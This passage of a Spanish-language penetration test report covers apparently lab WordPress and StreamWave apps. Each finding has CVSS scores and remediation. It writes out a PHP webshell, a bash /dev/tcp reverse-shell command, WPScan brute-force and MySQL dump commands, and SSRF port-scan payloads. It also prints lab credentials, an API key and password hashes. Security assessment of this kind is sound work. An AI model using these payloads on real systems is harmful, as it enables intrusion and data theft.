Impacto en el negocio. Con una sola máquina y herramientas estándar se consigue una degradación notable del tiempo de respuesta del servidor sin infraestructura distribuida. No se confirmó caída total (HTTP 5xx/timeout generalizado) en las pruebas realizadas, pero el patrón de ralentización progresiva al aumentar la concurrencia (50→300) indica que el servicio sí está expuesto a un ataque de disponibilidad escalable — con mayor concurrencia

sostenida, más tiempo de ataque, o combinándolo con el vector de amplificación de `xmlrpc.php` (`system.multicall`), es razonable esperar una caída completa.

Remediación. Deshabilitar el cron disparado por visita (`define('DISABLE_WP_CRON', true);` en `wp-config.php`) y sustituirlo por un cron real del sistema operativo llamando a `wp-cron.php` vía CLI a intervalos fijos, sin exponerlo públicamente. Como mínimo, aplicar rate-limiting a nivel de servidor web/WAF sobre esa ruta específica.

3.3. Credenciales débiles (admin/qwerty) vía fuerza bruta en wp-login.php

Severidad	**CRÍTICO**	(CVSS v3.1: **9.1**)
CWE	CWE-521	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/521.html

Descripción. `wp-login.php` no implementa ningún límite real de intentos (WordPress no lo trae de serie, solo vía plugin). Combinando el diccionario de 29 usuarios ya enumerado (hallazgo 3.1) con `rockyou.txt`, se lanzó fuerza bruta dirigida contra `admin` con WPScan. *Nota técnica.* El primer intento usó `-password-attack xmlrpc-multicall` (aprovechando `xmlrpc.php` habilitado) para amplificar velocidad, pero WPScan 4.1.0 **crashea** con ese modo contra `rockyou.txt`: líneas no UTF-8 válidas rompen la serialización XML-RPC (bug conocido de esa combinación). Se repitió con `-password-attack wp-login` (formulario clásico, sin amplificación) y funcionó sin problema.

Pasos para reproducir.

```
wpscan -url http://bigshop.local \
-usernames admin \
-passwords /usr/share/wordlists/rockyou.txt \
-password-attack wp-login -max-threads 30
```

```
[SUCCESS] - admin / qwerty
```

`qwerty` cayó casi de inmediato — está muy arriba en `rockyou.txt`.




Figura 28: WPScan confirma la combinación válida `admin`/`qwerty`.



Figura 29: Acceso confirmado al panel de administración de WordPress.

Impacto en el negocio. Compromiso administrativo total sin phishing ni ingeniería social — solo un diccionario de contraseñas comunes contra una cuenta ya identificada. Es el punto de entrada de toda la cadena de compromiso posterior (hallazgo 3.7).
Remediación. Política de contraseñas robusta forzada, especialmente para `admin`. Añadir rate-limiting/bloqueo real de intentos (plugin dedicado o WAF) — WordPress no lo trae de serie. Considerar MFA para cuentas administrativas.

3.4. RCE vía Theme File Editor (reverse shell)

Severidad	**CRÍTICO** (CVSS v3.1: **9.8**)
CWE	CWE-94
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`

Referencia: https://cwe.mitre.org/data/definitions/94.html

Descripción. Con la cuenta `admin` comprometida (hallazgo 3.3), WordPress ofrece de serie un editor de código integrado (**Appearance** → **Theme File Editor**) que permite modificar directamente los ficheros PHP del tema activo, sin ninguna capa adicional de autorización ni verificación de integridad.

Pasos para reproducir.

1. Inyección del webshell en `wp-content/themes/twentytwentyone/404.php`:

```
<?php if(isset($_GET['cmd'])) echo "<pre>";
system($_GET['cmd']); echo "</pre>";  ?>
```

2. Confirmación de RCE: `curl "http://bigshop.local/wp-content/themes/twentytwentyone/404.ph` → `uid=997(bigshop) gid=997(bigshop)`.
3. Reverse shell completa, con listener `nc -lvnp 4444` y:

```
curl ".../404.php" -G -data-urlencode \
"cmd=bash -c 'bash -i >& /dev/tcp/<IP>/4444 0>&1'"
```




Figura 30: Webshell inyectada en `404.php` vía Theme File Editor.




Figura 31: RCE confirmada: `id` ejecutado como `bigshop`.




Figura 32: Reverse shell interactiva recibida en el listener.

Shell obtenida como `bigshop` (uid 997) — a diferencia de PenguinWave/PixelForge (ambas `www-data`), este contenedor ejecuta WordPress bajo un usuario de sistema dedicado.
Impacto en el negocio. Ejecución remota de comandos arbitrarios en el servidor. Punto de apoyo para post-explotación completa (hallazgos 3.5 y 3.6).
Remediación. Deshabilitar el editor de archivos en producción: `define('DISALLOW_FILE_EDIT', true);` en `wp-config.php` (y `DISALLOW_FILE_MODS` para bloquear instalación de plugins desde el panel). No sustituye remediar el origen (hallazgo 3.3) pero reduce drasticamente el impacto de una toma de cuenta admin.

3.5. Secretos de BD y claves de autenticación en texto plano en wp-config.php

Severidad	**CRÍTICO** (CVSS v3.1: **8.6**)
CWE	CWE-798
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/798.html

Descripción. Con el acceso del hallazgo 3.4, la lectura de `wp-config.php` revela credenciales de BD triviales (`DB_USER`/`DB_PASSWORD` = `wordpress`/`wordpress`) y **las 8 claves/salts de autenticación completas** (`AUTH_KEY`, `SECURE_AUTH_KEY`, `LOGGED_IN_KEY`, `NONCE_KEY` y sus `_SALT`, más `WP_CACHE_KEY_SALT`). Estas claves firman las cookies de sesión de WordPress — con ellas se pueden **forjar cookies de autenticación válidas para cualquier usuario** sin conocer su contraseña, persistentes incluso tras rotar contraseñas (solo rotar las keys invalida las cookies forjadas).
Pasos para reproducir.

```
cat /var/www/html/wp-config.php
```

Confirmación con acceso directo a la base de datos local (`DB_HOST=127.0.0.1`, mismo contenedor):

```
mysql -h 127.0.0.1 -u wordpress -pwordpress wordpress \
-e "select ID,user_login,user_pass,user_email from wp_users;"
```

22 cuentas reales con email, hash `$wp$2y$10$...` (bcrypt — WordPress 6.8+, mucho más robusto que el MD5 sin salt de PixelForge; no se intentó crackear, ya había acceso admin confirmado por el hallazgo 3.3).



ID	user_login	user_pass	user_email
1	admin	wp2y10lZ6WtpjqzpSckypTkLp9q.Hqd5.70qg7lGooA7VdeTc2cVG4K6HMW	admin@salt-and-stoke.lab
2	kelly.rincon	wp2y10BzqyuzlAcydM.W/WuLoJM.5es/hAO.fsPmLWlV/TZpRdRwGCa8dCC	kelly.rincon@salt-and-stoke.lab
3	mateo.silva	wp2y10XUc5VskIMfEqcz8f77f0DXRuje/qZlXkkNP.VDYUPQyJ1nc1E6G2	mateo.silva@salt-and-stoke.lab
4	ava.thompson	wp2y10EKzmDgKSBjqs12GhPKytzOvHpM1cWYP51vxwvAfVmDloR/VsiExPq	ava.thompson@salt-and-stoke.lab
5	liam.okafor	wp2y10HJlNdc32Mur.3aMP7oWWee.CvEGn.JAIoSj3iUtMjPTfdtd.20eCS	liam.okafor@salt-and-stoke.lab
6	sofia.marino	wp2y10vRibsXYFbYavr.oHXX5oQZ/LlNqXq4bZHdp6PQtFuf4u8id/TK.G	sofia.marino@salt-and-stoke.lab
7	noah.bennett	wp2y10WY176UMfg18NGS14nz574ut4Libwu.QfVjv6q13huB3.zwg3Cs5Uq	noah.bennett@salt-and-stoke.lab
8	emma.castillo	wp2y10SVvATUtyxC68nMyKEPzGme6mOyROoXJEJUSLUnedb2WNykOLkj/kC	emma.castillo@salt-and-stoke.lab
9	lucas.fischer	wp2y10nPjSIWP6TAxSoOukpkM5KOb/6OQ7q3MyVrxhJQhXu.FmnS2WtJAOu	lucas.fischer@salt-and-stoke.lab
10	mia.nakamura	wp2y10tFb84sHBZqx1QIkuI6ILo.RAs9I/qsenA/w7dmuIVaSMWkYkKE56	mia.nakamura@salt-and-stoke.lab
11	oliver.reyes	wp2y$10$8fKzqm20kV3emcQzALDQuuj2JnW7a5gI3w1SRed9wsWyEm1pTPwHG	oliver.reyes@salt-and-stoke.lab
12	isabella.dubois	wp2y10Kd.92FhL97ISw2p/R8KLH.ShX3ZxwEd2MFUDhQoAlfvA2/I6Hevly	isabella.dubois@salt-and-stoke.lab
13	ethan.walsh	wp2y10YAbfSUZtheM2G7fDnVeAb.WucwXl1YLY6hhv6BfqL.zRzcNe8Lclu	ethan.walsh@salt-and-stoke.lab
14	charlotte.king	wp2y10XBua7HcPtZ.tL6JFBSA6n.8iMUNxfaW9WDgySMmkFsxYJYmbv3B3.	charlotte.king@salt-and-stoke.lab
15	james.moreau	wp2y$10$76oaHqvr9QHEe67kl/YA5ugzixvMX.sx6XTWYd5j1DS8AQEERqeIW	james.moreau@salt-and-stoke.lab
16	amelia.santos	wp2y10No2.gWnjz1yLeMdncjCZx.PxkjvleBRzJTzh3rVgoH9tCmdL572wK	amelia.santos@salt-and-stoke.lab
17	ben.harland	wp2y10sH4/LF9mhxmp0nIgBTqgBOeZHOv3Gzo9n5xbPMAZNaPGhzHaVrt.e	ben.harland@salt-and-stoke.lab
18	harper.lemos	wp2y10N3aunJilVMYJvAoYXl.xEurmuxTm4CVtCLPLSBxuc.KDGlAPxjZtu	harper.lemos@salt-and-stoke.lab
19	william.ferro	wp2y10cCOd05EF3keLikIHYHDrOOPHiF3KMX.NKm0JoyuVDWIlGiI07l.Z2	william.ferro@salt-and-stoke.lab
20	luna.delacruz	wp2y10DMAkX6GQKTBvzR1zdtPiKu/9QhNhOvL8is18Z.1flA82lutzcgGa	luna.delacruz@salt-and-stoke.lab

Figura 33: Volcado de `wp_users`: 22 cuentas con email real.

Impacto en el negocio. Compromiso total de la capa de datos y capacidad de **persistencia de acceso administrativo** vía forjado de cookies, incluso tras rotar contraseñas. Volcado de PII (email) de 22 usuarios reales.
Remediación. Cargar secretos desde variables de entorno o gestor de secretos dedicado, nunca hardcodeados en `wp-config.php` dentro del document root. Rotar inmediatamente credenciales de BD y las 8 claves de autenticación. Restringir permisos de lectura de `wp-config.php` a nivel de sistema de ficheros.

3.6. Grupo "workers" con permisos de escritura en /etc (no explotado)

Severidad	**MEDIO** (CVSS v3.1: **6.0**)
CWE	CWE-732
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H`

Referencia: https://cwe.mitre.org/data/definitions/732.html

Descripción. La idea en una frase: en Linux, el permiso que decide si se puede borrar o sustituir un archivo no es el del archivo, sino el de la carpeta que lo contiene — y la carpeta que contiene los archivos más sensibles del sistema (`/etc`) estaba abierta a un grupo que no debería tener acceso.

Para ilustrarlo: `/etc` es como un cajón de archivador, y cada fichero dentro (`passwd`, `sudoers`, `cron.d/*`) una carpeta individual que puede decir "propiedad de root, no tocar". Esa etiqueta solo importa para leer o modificar el *contenido* de la carpeta — para sacarla entera y poner una propia en su lugar, lo único que importa es tener la llave del cajón. Normalmente esa llave la tiene solo `root`. Aquí, el grupo `workers` también la tiene, por error de configuración:

```
$ stat /etc
Uid:  ( 0/root) Gid:  (1000/workers)
Access:  (0775/drwxrwxr-x) -- SIN sticky bit
```

Existe una protección estándar para este problema exacto: el *sticky bit* (la razón por la que `/tmp`, que todo el mundo puede escribir, no deja borrar los archivos de otros ahí — solo los propios). `/etc` no lo tiene aquí. Resultado: cualquier miembro de `workers` podría borrar `/etc/passwd` y poner una versión propia que se dé a sí mismo acceso root, sustituir `/etc/sudoers`, o colar una tarea en `/etc/cron.d/` que se ejecute como root — sin necesitar permiso sobre esos ficheros individuales, solo sobre el directorio que los contiene.
Por qué no se explotó. El usuario obtenido (`bigshop`) no pertenece al grupo `workers`:

```
$ id
uid=997(bigshop) gid=997(bigshop) groups=997(bigshop)
$ cat /etc/group | grep workers
workers:x:1000:pepe
```

El único miembro es `pepe`, sin ninguna vía encontrada para pivotar desde `bigshop` (sin `sudo`, sin sus credenciales).
Impacto en el negocio. Riesgo real de escalada a root para cualquier cuenta/proceso que sí pertenezca a `workers` — no aplica al vector de entrada confirmado en esta auditoría, pero es una debilidad de configuración del sistema que debe corregirse igualmente.
Remediación. `/etc` nunca debe ser escribible por un grupo no administrativo. Corregir permisos a `755 root:root`. Revisar qué proceso de aprovisionamiento del contenedor dejó ese permiso.

3.7. Cadena completa: de fuerza bruta a compromiso total del servidor

Severidad	**CRÍTICO** (CVSS v3.1: **9.8**)
CWE	CWE-94
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`

Referencia: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Descripción. A diferencia de PenguinWave (hallazgo 1.2) y PixelForge (hallazgo 2.4), la cadena de WordPress no tiene rutas alternativas — es lineal, pero igual de completa en impacto final:

hallazgo 3.1 (enumeración) → 3.3 (fuerza bruta) → 3.4 (RCE) → 3.5 (secretos) → 3.6 (escalada, no explotada)

Un diccionario de contraseñas + una función legítima del panel de administración (editor de archivos) = compromiso completo del servidor, sin necesidad de ningún CVE ni técnica de explotación avanzada.

Impacto en el negocio. Compromiso administrativo y de ejecución de código del servidor WordPress completo, alcanzado íntegramente con técnicas de caja negra estándar. No hizo falta ningún CVE del core, tema o plugins — el punto débil fue enteramente la gestión de credenciales y la falta de controles compensatorios (rate-limit, `DISALLOW_FILE_EDIT`, gestión de secretos). A diferencia de PixelForge, no se alcanzó `root` del sistema operativo — la escalada quedó identificada pero no explotada (hallazgo 3.6), un resultado honesto que también forma parte del valor de la auditoría.

Remediación. Priorizar en este orden: (1) contraseña robusta + rate-limit real en `wp-login.php`, que corta la cadena en el primer eslabón; (2) `DISALLOW_FILE_EDIT`, que neutraliza la vía de RCE aunque una cuenta admin vuelva a comprometerse; (3) externalizar secretos de `wp-config.php`; (4) corregir los permisos de `/etc` a nivel de sistema operativo.

4. Hallazgos Técnicos — StreamWave (puerto 9090)

Auditoría en curso. Los dos hallazgos siguientes se confirmaron en la superficie explorada hasta el momento; quedan por revisar otros puntos de entrada (candidato a SSRF en `/api/fetch-thumb`, endpoints autenticados, subida de vídeo).

4.1. IDOR en `/watch/{id}` — vídeos "privados" visibles por cualquiera

Severidad	**ALTO** (CVSS v3.1: **7.5**)
CWE	CWE-639
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`

Referencia: https://cwe.mitre.org/data/definitions/639.html

Descripción. StreamWave permite subir vídeos con visibilidad `public` o `private` ("only people with the link"). La ruta `GET /watch/{id}` no comprueba en ningún momento si la petición lleva una sesión autenticada ni si el usuario es el propietario del vídeo: un vídeo `private` se renderiza completo ante una petición 100 % anónima. Además, el identificador sigue un patrón corto y predecible — `xy` + 1 letra (`a-z`) + 3 dígitos (`000-999`), solo 26.000 combinaciones posibles — por lo que el "secreto" del enlace es trivialmente fuerza-bruteable. Ambos fallos combinados anulan por completo el modelo de privacidad basado en la oscuridad del enlace.

Pasos para reproducir.

1. Subir un vídeo de control marcado `private` con una cuenta de prueba → ID `xyq431`.
2. Acceder al enlace **sin sesión iniciada** (sin cookie `connect.sid`) → `200 OK`, vídeo completo, etiqueta "Private" visible en la propia página.
3. Probar un ID al azar del mismo patrón, también sin sesión: `GET /watch/xyz999` → vídeo privado **ajeno**, propiedad de `admin`.
4. Automatizar el barrido completo de las 26.000 combinaciones con el script propio `scripts/streamwave_idor_watch_scan.py` (`HEAD` para detectar existencia, `GET` anónimo para clasificar y extraer metadatos).




Figura 34: Vídeo de control, logueado como propietario — etiqueta "Private" visible.




Figura 35: Mismo vídeo, sin ninguna sesión iniciada — accesible igual.

```
[publico] xyt459  ->  Reverse-engineering a retro handheld
[publico] xyu222  ->  How I render volumetric clouds in Blender
[PRIVADO] xyw404  ->  [PRIVATE] password reset demo (contains creds)
          owner: @admin
          desc:  Screen recording, accidentally shows staging creds.
          media: http://172.17.0.2:9090/media/seed/clip5.mp4
[PRIVADO] xyz999  ->  [PRIVATE] Q3 revenue all-hands recording
          owner: @admin
          desc:  Internal only — do not share. Numbers for the board deck.
          media: http://172.17.0.2:9090/media/seed/clip4.mp4

================================================================
Total de IDs probados:        26000
Videos existentes:            16
  - Publicos:                 9
  - PRIVADOS accedidos (IDOR):    7
================================================================
[+] Resultados completos  -> idor_results/streamwave_idor_results.json
[+] Solo videos privados  -> idor_results/streamwave_idor_private_videos.csv
Tiempo total: 15.4s
```

Figura 36: Barrido completo (26.000 IDs) ejecutado desde una máquina atacante independiente (Kali, contenedor Docker separado): 7 de 7 vídeos privados existentes, accedidos sin autenticación.

Impacto en el negocio. El 43,75 % del catálogo de StreamWave (7 de 16 vídeos existentes) es privado, y el 100 % de ese contenido privado resulta accesible sin ningún tipo de autenticación — incluyendo material bajo NDA, un informe financiero interno marcado "do not share" subido por la propia cuenta `admin`, y datos personales/familiares. Es además el vector de acceso que hace explotable el hallazgo 4.2 (secretos expuestos).

Remediación. Control de autorización server-side en `GET /watch/{id}` (verificar sesión y propiedad antes de servir el vídeo); no depender del ID como control de acceso — si se mantiene el modelo de enlace privado, usar identificadores de alta entropía (UUID v4), sin que esto sustituya la comprobación de autorización.

4.2. Secretos expuestos en contenido "privado" (credenciales de BD + API key en claro)

Severidad	**ALTO** (CVSS v3.1: **7.5**)
CWE	CWE-200
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`

Referencia: https://cwe.mitre.org/data/definitions/200.html

Descripción. El vídeo `xyw404` ("[PRIVATE] password reset demo (contains creds)", subido por `admin`) contiene en su propio fotograma inicial — visible sin reproducirlo — la captura de una terminal con credenciales reales de un entorno "staging": usuario/contraseña de base de datos, host interno y una API key completa. Se documenta como hallazgo **independiente** del 4.1 (mismo vector de explotación técnico, pero causa raíz distinta): aunque el control de acceso funcionara correctamente, el problema de fondo persistiría — contenido con secretos reales nunca debería haberse grabado ni subido.

```
DB_USER=admin DB_PASS=Stag1ng$ecret2024 HOST=10.0.1.44
API_KEY=sk_staging_9f3a7b2c1d4e5f6a7b8c9d0e1f2a3b4c
```




Figura 37: Fotograma del vídeo `xyw404`: credenciales de base de datos y API key en claro.

Verificación de reutilización de credenciales (resultado negativo, documentado por rigor). `staging-db.internal` no resuelve en la red del laboratorio, y `10.0.1.44` queda fuera del rango `172.17.0.0/16` de los contenedores del lab — inalcanzable. Se probó igualmente la contraseña filtrada contra la única base de datos real del lab (MariaDB local, `127.0.0.1:3306`), como `admin` y como `root`: acceso denegado en ambos casos. Conclusión: el host/credenciales del vídeo son contenido "de atrezzo" del escenario, sin cadena confirmada hacia un sistema real *en este laboratorio concreto* — lo cual no reduce la gravedad de que la credencial quede expuesta en claro a cualquier visitante no autenticado.

Impacto en el negocio. Exposición de credenciales de base de datos y de una API key completas sin autenticación alguna. Evidencia un problema de higiene de secretos que

trasciende la propia aplicación: grabar demos con credenciales reales es una práctica de riesgo en sí misma, independientemente de dónde se suba después el material. Encadenado con el hallazgo 4.1, que es el que permite alcanzar este vídeo sin autenticarse.

Remediación. Rotar de inmediato cualquier credencial aparecida en una grabación (tratarla como comprometida desde el momento de grabarse); política de gestión de secretos que prohíba credenciales reales en demos o material de formación; escaneo automático de contenido subido en busca de patrones de credenciales antes de publicar.

4.3. SSRF en `/api/fetch-thumb`: escaneo de red interna y bypass de control de acceso por IP

Severidad	**CRÍTICO**	(CVSS v3.1: **8.6**)
CWE	CWE-918	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N`

Referencia: https://cwe.mitre.org/data/definitions/918.html

Descripción. `POST /api/fetch-thumb` (requiere sesión autenticada, cualquier cuenta) recibe `{"url": "..."}` y hace, server-side, una petición HTTP real a esa URL — pensado para generar una miniatura a partir de una URL de vídeo externa. No valida ni restringe en ningún momento el host, puerto o esquema de destino. La respuesta distingue de forma fiable 3 estados del destino, funcionando como un **escáner de puertos ciego**:

Estado real del puerto	Respuesta de `/api/fetch-thumb`
Abierto, habla HTTP	`{"reachable":true,"status":...}`
Abierto, no-HTTP (ej. una BD)	`{"reachable":false,"error":"Parse Error..."}`
Cerrado	`{"reachable":false,"error":"ECONNREFUSED..."}`

Pasos para reproducir.

1. `{"url":"http://127.0.0.1:9090/"}` → pivota al propio contenedor; igual contra `:80`, `:8080`, `:10000` (las otras 3 apps del cliente), revelando `Server: Apache/2.4.67 (Debian)`.
2. `{"url":"http://127.0.0.1:3306/"}` → `Parse Error`: puerto abierto, protocolo no-HTTP — una base de datos interna solo accesible por loopback, no expuesta externamente.
3. `{"url":"http://127.0.0.1:9999/"}` → `ECONNREFUSED`, de control (puerto cerrado).
4. **Prueba de impacto real:** `{"url":"http://127.0.0.1:10000/server-status"}` → `200`, con `mod_status` de Apache. Pedido directamente desde fuera, `GET http://172.17.0.2:10000/server-status` devuelve `403` — el SSRF puentea un control de acceso por IP real, reproducido en los 3 puertos Apache del cliente.




Figura 38: Puerto 3306 (MySQL interno): abierto pero protocolo no-HTTP.




Figura 39: Puerto cerrado, de control: `ECONNREFUSED`.




Figura 40: `/server-status` devuelve `200` vía SSRF, pese a estar bloqueado (`403`) desde fuera.

Automatización. Script propio `scripts/streamwave_ssrf_portscan.py`: se autentica solo, barre un rango de puertos vía el oráculo, y para cada puerto HTTP compara rutas sensibles tanto por dentro (SSRF) como por fuera (petición directa), evitando falsos positivos en rutas que ya eran públicas. Barrido completo de los puertos 1-10000 en 13,4s:

```
Abiertos HTTP: [80, 8080, 9090, 10000]
Abiertos no-HTTP: [3306]
Cerrados:  9995 puertos

Bypass de control de acceso por IP confirmado:
127.0.0.1:80/server-status -> interno=200 vs externo=403
127.0.0.1:8080/server-status -> interno=200 vs externo=403
127.0.0.1:10000/server-status -> interno=200 vs externo=403
```

Impacto en el negocio. Un atacante autenticado en StreamWave con la cuenta de menor privilegio posible puede mapear la red interna del host (puertos, protocolo, software) y saltarse un control de acceso por IP real de otras 3 aplicaciones del mismo cliente, sin acceso de red directo a ellas. Descubre además un servicio no expuesto externamente (base de datos en `:3306`). Si en el cliente real existieran paneles de administración o APIs internas restringidas a `localhost`/red interna — patrón muy común —, serían igualmente alcanzables. Es el hallazgo de StreamWave con mayor alcance: cruza el límite de la propia aplicación y recae sobre las otras 3 apps auditadas.

Remediación. Lista blanca estricta de destinos (solo `http`/`https`, bloquear explícitamente rangos privados/loopback `127.0.0.0/8`, `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`, `169.254.0.0/16`, `::1`, resolviendo el DNS antes de conectar para evitar DNS rebinding); no depender únicamente de restricciones por IP para proteger paneles internos; aislar de red el proceso que hace el fetch de miniaturas o enrutarlo por un proxy saliente con la misma lista blanca.

4.4. Condición de carrera en `/api/videos/{id}/like` y `/unlike`: manipulación del ranking de "Trending"

Severidad	**MEDIO** (CVSS v3.1: **6.5**)
CWE	CWE-362
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/362.html

Descripción. `POST /api/videos/{id}/like` comprueba si la sesión actual ya ha dado "me gusta" antes de incrementar el contador y marcar el estado (`{"liked":true,"likes":190,"already":true}` en peticiones repetidas). Esa comprobación y la escritura **no son atómicas**: disparando peticiones concurrentes con la misma sesión, varias pasan la comprobación antes de que ninguna termine de escribir, y el contador se incrementa varias veces por una sola acción real de un único usuario. Existe un endpoint simétrico `/unlike` con el mismo problema en sentido inverso.

Pasos para reproducir.

1. Resetear el vídeo a estado "no dado like" (`POST .../unlike`) y anotar el contador base.
2. Disparar N peticiones `POST .../like` concurrentes con la **misma** cookie de sesión.
3. Comparar el contador final contra el esperado (base + 1, como máximo).

